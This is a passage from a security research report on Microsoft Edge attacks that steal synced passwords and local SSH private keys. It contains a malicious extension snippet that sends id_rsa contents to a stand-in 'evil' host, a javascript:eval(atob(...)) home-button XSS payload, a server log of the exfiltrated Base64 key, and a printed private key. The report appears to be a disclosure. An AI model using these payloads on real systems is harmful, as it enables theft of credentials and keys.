
Saved password automatically

Microsoft Edge will save this password to your Microsoft account

auhdiaudsidus@... ••••••••••••• Edit

Figure 65: The password is automatically saved, as shown in the prompt in the top left.

From the attacker device, the password was now saved and accessible. Note, Edge prompted the attacker to enter their desktop password to view the credentials, which the attacker had access to, as they own the device. These credentials could have been logged from the sync response, rather than viewed in the browser.



edge://settings/passwords

Profiles / Passwords

Try the new management experience in Wallet — Go to Wallet

Offer to save passwords
Allow Microsoft Edge to save your passwords and help keep them secure

Automatically save passwords

Autofill passwords
Allow Microsoft Edge to automatically fill passwords.

More settings

1 saved passwords
(0 reused, 0 weak)

Website	Username	Password	Health
facebook.com	Roy.Gunsen@protonmail	••••••••••	

0 never saved passwords

Sites where you choose to never save passwords will appear here

Figure 66: Once the password is received by the attacker device, it can be read in plain text.

THEFT-3 Local File Theft Via XSS

As discussed in case study 2, compromise of local files is trivial with control of a user's start page, and JavaScript execution in the context of the local file.

This action is overtly malicious, however it can be partially masked by providing a user with multiple pages, such that the malicious page is not in focus when the victim opens their browser.


THEFT 3.1 SSH Private Key Theft in Edge via Malicious Extension

By setting the users start page to a local key file such as file:///C:/User/Users/.ssh/id_rsa and leveraging a malicious extension to execute JavaScript on the page, an attacker could exfiltrate the contents of the file to a remote server over HTTPS.

The malicious JavaScript was embedded in the extension:

```
if(window.location.href == "file:///C:/Users/User/.ssh/id_rsa"){var
Source = new XMLSerializer().serializeToString(document);
fetch("http://jankhjankh.evil:1337/?"+btoa(unescape(encodeURICompone
nt(Source))));
window.location.href="http://google.com"};
```

The user's start page was set to the path to their local SSH private key.




On start-up

- ○ Open the New Tab page
  - Blank new tab page is controlling this setting — Manage — Disable
- ○ Continue where you left off
- ● Open a specific page or set of pages
  - file:///C:/Users/User/.ssh/id_rsa
    file:///C:/Users/User/.ssh/id_rsa

Figure 67: Setting the user's start page to the location of their SSH private key.

Upon the victim opening their browser, they were taken to their SSH private key, before being redirected to **`https://google.com`**.



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA9mZTUjLp/p0wV6Kt2fznAuQw7ny3F6wlZBngocTLIgcBG0BtqMrY
+uk2LkFsUh9hIo6Md9Q42F9ZM+MmVwJLXIP8ltTcoaMdGv0wCtkO9Y9dvPXk7VJ+4IgrCz
Wg8irVrBUkb8xk/UJtwqi2RIPuOy3iU46EWzt3GaQgNzf7n7Yrd2Fl8Bzrx13f2ZIL6Izq
OqEf9C9lDgFFetdmfJKkXEy64gKhdjz3a1ETNzU1EwSCMRbJFRo3ZFow3ux4fLzWx3LGVU
LXiHJw3YpBoUnhXr0s3K9VYItHCOS289PuPl6UL9QR5VCDhJo5KBlT5CsTQqOPEn8mZ4xE
ZRR1fcki76QIFXKPVLy/C6RjZmqIDp74i8KSIU2f80aGOrrX0bHrQZI5XqIloihZv2YVQf
UbKcGRx6gpYd64NDJIAAUCtMZJ3hS6C88QIHNdoBz0VG6XqjQ2g8J04zrl1dtR9LgQ26ue
/nDs3WFCaAu61ds19dngOKlrJb3DL2ndpYThk+2HAAAFkDzpNcE86TXBAAAAB3NzaC1yc2
EAAAGBAPZmU1Iy6f6dMFeirdn85wLkMO58txesJWQZ4KHEyyIHARtAbajK2PrpNi5BbFIf
YSKOjHfUONhfWTPjJlcCS1yD/JbU3KGjHRr9MArZDvWPXbz15O1SfuCIKws1oPIq1awVJG
/MZP1CbcKotkSD7jst4lOOhFs7dxmkIDc3+5+2K3dhZfAc68dd39mSC+iM6jqhH/QvZQ4B
RXrXZnySpFxMuuICoXY892tREzc1NRMEgjEWyRUaN2RaMN7seHy81sdyxlVC14hycN2KQa
FJ4V69LNyvVWCLRwjktvPT7j5elC/UEeVQg4SaOSgZU+QrE0KjjxJ/JmeMRGUUdX3JIu+k
CBVyj1S8vwukY2ZqiA6e+IvCkiFNn/NGhjq619Gx60GSOV6iJaIoWb9mFUH1GynBkceoKW
HeuDQySAAFArTGSd4UugvPECBzXaAc9FRul6o0NoPCdOM65dXbUfS4ENurnv5w7N1hQmgL
utXbNfXZ4DipayW9wy9p3aWE4ZPthwAAAAMBAAEAAAGBAMK658qktk0lSVlZFfCbcK7WTN
2N7t1kjUBpOyBd+PPxeSxiZMfrWEQkH0+7ILJeXlQDOHxTWoGWCVd6g4hsJcb+AJfrrlqI
IK59voQ0OyBSp5B4/O2aLu+gbfQz8/ivZaLUKrG4ZW/KGhinYTUQ1ywp/R5wGaZIfr3i+h
rpwZDdVcjJTtjO4n/zbr/yLjshctPXFvvSoRjKZHDK3xJAimjvsxp/Xb+mOxuzPW56PHHF
NGc7TLvCtlg29zyWwjpCuiZpRYJzXDWmay8uXaTJz/Wkwn1Pm3zWn9SDaQTdkmrCYHVcqy
Xojq8UZJxyOyNPAjxsuH4kF50npTAukUUW29CNU2RvSOAfj1/ttLdqFDl263es/QARiHRf
NNe+JbUME+BuQywZZfRquuKq+Ho6Zj5xYSAyD2iOdFItOJ9VHCrUT1Yk18pAFnGaNXF96W
JISwjzpHyexkcWdYkW9ywh8ji2qk7jpR1X21bTSk0hywBujCliOreVIfgqgOJGasQeMQAA
```

Figure 68: Upon reopening their browser, the victim temporarily sees their SSH key before redirection.





Figure 69: The user is redirected to google after around half a second.

The malicious server retrieved the Base64 encoded private key file.




```
jankh@jankh:~$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
192.168.18.129 - - [29/Oct/2023 23:47:30] "GET /?PGh0bWwgeG1sbnM9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGh0bWwiPjxoZWFkPjxtZXRhIG5hbWU9ImN
vbG9yLXNjaGVtZSIgY29udGVudD0ibGlnaHQgZGFyayIgLz48L2hlYWQ+PGJvZHk+PHByZSBzdHlsZT0id29yZC13cmFwOiBicmVhay13b3JkOyB3aGl0ZS1zcGFjZTogcHJ
lLXdyYXA7Ij4tLS0tLUJFR0lOIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQpiM0JsYm5OemFDMXJaWGt0ZGpFQUFBQUFCRzV2Ym1VQUFBQUVibTl1WlFBQUFBQUFBQUFCQUF
BQmx3QUFBQWR6YzJndGNuTk5oQUFBQUF3RUFBUUFBQVlFQTltWlRVakxwL3Awd1Y2S3QyZnpuQXVRdzdueTNGNndsWkJuZ29jVExJZ2NCRzBCdHFNclkKK3VrMkxrRnNVaDl
oSW82TWQ5UTQyRjlaTStNbVZ3SkxYSVA4bHRUY29hTWRHdjB3Q3RrTzlZOWR2UFhrN1ZKKzRJZ3JDegpXZzhpclZyQlVrYjh4ay9VSnR3cWkyUklQdU95M2lVNDZFV3p0M0d
hUWdOemY3bjdZcmQyRmw4QnpyeDEzZjJaSUw2SXpxCk9xRWY5QzlsRGdGRmV0ZG1mSktrWEV5NjRnS2hkanozYTFFVE56VTFFd1NDTVJiSkZSbzNaRm93M3V4NGZMeld4M0x
HVlUKTFhpSEp3M1lwQm9VbmhYcjBzM0s5VllJdEhDT1MyODlQdVBsNlVMOVFSNVZDRGhKbzVLQmxUNUNzVFFxT1BFbjhtWjR4RQpaUlIxZmNraTc2UUlGWEtQVkx5L0M2Ump
abXFJRHA3NGk4S1NJVTJmODBhR09yclgwYkhyUVpJNVhxSWxvaWhadjJZVlFmClViS2NHUng2Z3BZZDY0TkRKSUFBVUN0TVpKM2hTNkM4OFFJSE5kb0J6MFZHNlhxalEyZzh
KMDR6cmwxZHRSOUxnUTI2dWUKL25EczNXRkNhQXU2MWRzMTlkbmdPS2xySmIzREwybmRwWVRoaysySEFBQUZrRHpwTmNFODZUWEJBQUFBQjNOemFDMXljMgpFQUFBR0JBUFp
tVTFJeTZmNmRNRmVpcmRuODV3TGtNTzU4dHhlc0pXUVo0S0hFeXlJSEFSdEFiYWpLMlBycE5pNUJiRklmCllTS09qSGZVT05oZldUUGpKbGNDUzF5RC9KYlUzS0dqSFJyOU1
BclpEdldQWGJ6MTVPMVNmdUNJS3dzMW9QSXExYXdWSkcKL01aUDFDYmNLb3RrU0Q3anN0NGxPT2hGczdkeG1rSURjMys1KzJLM2RoWmZBYzY4ZGQzOW1TQytpTTZqcWhIL1F
2WlE0QgpSWHJYWm55U3BGeE11dUlDb1hZODkydFJFemMxTlJNRWdqRVd5UlVhTjJSYU1ON3NlSHk4MXNkeXhsVkMxNGh5Y04yS1FhCkZKNFY2OUxoeXZWV0NMUndqa3R2UFQ
3ajVlbEMvVUVlVlFnNFNhT1NnWlUrUXJFMEtqanhKL0ptZU1SR1VVZFgzSkl1K2sKQ0JWeWoxUzh2d3VrWTJacWlBNmUrSXZDa2lGTm4vTkdoanE2MTlHeDYwR1NPVjZpSmF
Jb1diOW1GVUgxR3luQmtjZW9LVWpIZXVEUXlTQUFGQXJUR1NkNFV1Z3ZQRUNCelhhQWM5RlJ1bDZvME5vUENkT002NWRYYlVmUzRFTnVybnY1dzdOMWhRbWdMCnV0WGJOZlh
aNERpcGF5Vzl3eTlwM2FXRTRaUHRod0FBQUFNQkFBRUFBQUdCQU1LNjU4cWt0azBsU1ZsWkZmQ2JjSzdXVE4KMk43dDFralVCcE95QmQrUFB4ZVN4aVpNZnJXRVFrSDArN0l
MSmVYbFFET0h4VFdvR1dDVmQ2ZzRoc0pjYitBSmZycmxxSQpJSzU5dm9RME95QlNwNUI0L08yYUx1K2diZlF6OC9pdlphTFVLckc0WlcvS0doaW5ZVFVRMXl3cC9SNXdHYVp
JZnIzaStoCnJwd1pEZFZjakpUdGpPNG4vemJyL3lManNoY3RQWEZ2dlNvUmpLWkhESzN4SkFpbWp2c3hwL1hiK21PeHV6UFc1NlBISEYKTkdjN1RMdkN0bGcyOXp5V3dqcEN
1aVpwUllKelhEV21heTh1WGFUSnovV2t3bjFQbTN6V245U0RhUVRka21yQ1lIVmNxeQpYb2pxOFVaSnh5T3lOUEFqeHN1SDRrRjUwbnBUQXVrVVVXMjlDTlUyUnZTT0FmajE
vdHRMZHFGRGwyNjNlcy9RQVJpSFJmCk5OZStKYlVNRStCdVF5d1paZlJxdXVLcStIbzZaajV4WVNBeUQyaU9kRkl0T0o5VkhDclVUMVlrMThwQUZuR2FOWEY5NlcKSklTd2p
6cEh5ZXhrY1dkWWtXOXl3aDhqaTJxazdqcFIxWDIxYlRTazBoeXdCdWpDbGlPcmVWSWZncWdPSkdhc1FlTVFBQQpBTUFzSVgvWWt5WTJ6Y0NxdEJlRk9FODN0cTcybktQblh
kdW5VcG4ycm96VHNidEpPWCtTTjd4MU10THZhQytxNmlGNkhOCktkc3pEK3J2b3hhbHhCQndoVVFnVmtZa0M0dEJUOUwvelc0V3B4RHAzMWlQRk1RM0ZKUWgreFBNRk1MQm0
3ZDl1RDJFWWUKYXp3aXQ1VDhzdFY1UVBRcmw0ZENrVHV6ZnE4WG5vSTliS2RRYlZzQUhsK1VlOWlkSm51UFJQK2g5QktIRzZpN3VzM2Zqagp3L0g1endxK1pxTVVKRWF1aUp
reG9vSTg5YkIwSjllNmY1Y1NKNzYzQkszMjFRYTZvQUFBREJBUDlZZy9TVzc1cWE5dDdtClVwbGFuc0plcjVyY21kTWZsMjNYZ2dLYVlBU2phc1M2VlhsU1p4YTRvejBHLyt
KMmZwT1dEaVhBME5mZ2h1cjVrQllqN1gKNFl4ZXMrU0VMd3Y1Y2ZTNW5SWTNCQ080b1JrdDBEQ1U2TmpwS0xkMWpMWnZJUjVXVHN5SEdyWGorU1liQVdlQTFuelMxdgoyN2N
hSkU0N01SNTM4QnhOWlNSdmErZW5FWEtEc0JUNVZwU1VRUTNBOFlDN20zdHVCRHhLb0NtSXlET1A3N3l3WE9FWXpJCnNSMk51Tm16VUJ1RjNUaVhDNThDNndzdGpnRFdTeWd
3QUFBTUVBOXdmeE0yY0FoMVB3UENPZVJhdk1rcTJOSndEN2FNdUYKVWcvcTdmZzZJU2I4R3ZsM3cvYW5rNk5GSnEwR2h5QnpuRDhEdmlhdlVFOUZiamxnRUVTMnQzb1pDd3J
YZnpTVHZNYTFZQgo5cXhGMmFoaEE2bW1QTEhYdXp2WHVubDFrcGd1eUxabzJHbzdLN2VhRXNCRFZ5bVc1d3Q3M1RoK3crUDdKTEpGanpLUnlmCmhBNTV0ZFl6UjkzODU0QTF
KdVlsRDAzczlrZEI3SEFWc0JUY0lJZHJabm1qcy84OFBmbmVhQ3NKYlk0NVliLzJvRlVPUlcKRjlZN3QzSERSUEhabXRBQUFBRTNWelpYSkFWMmx1ZG93ek1qTXdPRVYyWVd
3QkFnTUVCUVlICi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo8L3ByZT48L2JvZHk+PC9odG1sPg== HTTP/1.1" 200 -
```

Figure 70: The sensitive data is retrieved from the exfiltration server.

THEFT 3.2 SSH Private Key Theft in Edge via Universal XSS

Using the universal XSS vulnerability identified in Edge, an attacker could force the user to a local file and hope they click the home button to get to their homepage, resulting in compromise of the file. As remote exfiltration was already demonstrated in THEFT-3.1, the malicious JavaScript embedded in the page wrote the contents of the file into an alert box instead. However, it is trivial to exfiltrate from this position.



When Edge starts

- Open the new tab page
- Open tabs from the previous session
- [✓ Open these pages:]

Pages — Add a new page

file:///C:/Users/User/.ssh/id_rsa
file:///C:/Users/User/.ssh/id_rsa

Clear the list and set it to all currently open tabs — Use all open tabs


Home button

Show home button on the toolbar [✓ On]

Set what the home button opens below:

- New tab page
- [✓ javascript:eval(atob("dmFyIFNvdXJjZSA9IG5ldyBYTUxTZXJpYWxpemVyKCkuc2VyaWFsaXplVG9TdHJpbmcoZG] Save

Figure 71: Setting the user's start page to the location of their SSH private key, and embedding an XSS payload in the home button.



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAA
NhAAAAAwEAAQAAAYEA9mZTUjLp/p0wV6Kt2fznAuQw7ny3F
+uk2LkFsUh9hIo6Md9Q42F9ZM+MmVwJLXIP8ltTcoaMdGv0
Wg8irVrBUkb8xk/UJtwqi2RIPuOy3iU46EWzt3GaQgNzf7n
OqEf9C9lDgFFetdmfJKkXEy64gKhdjz3a1ETNzU1EwSCMRb
LXiHJw3YpBoUnhXr0s3K9VYItHCOS289PuPl6UL9QR5VCDh
ZRR1fcki76QIFXKPVLy/C6RjZmqIDp74i8KSIU2f80aGOrr
UbKcGRx6gpYd64NDJIAAUCtMZJ3hS6C88QIHNdoBz0VG6Xq
/nDs3WFCaAu61ds19dngOKlrJb3DL2ndpYThk+2HAAAFkDz
EAAAGBAPZmU1Iy6f6dMFeirdn85wLkMO58txesJWQZ4KHEy
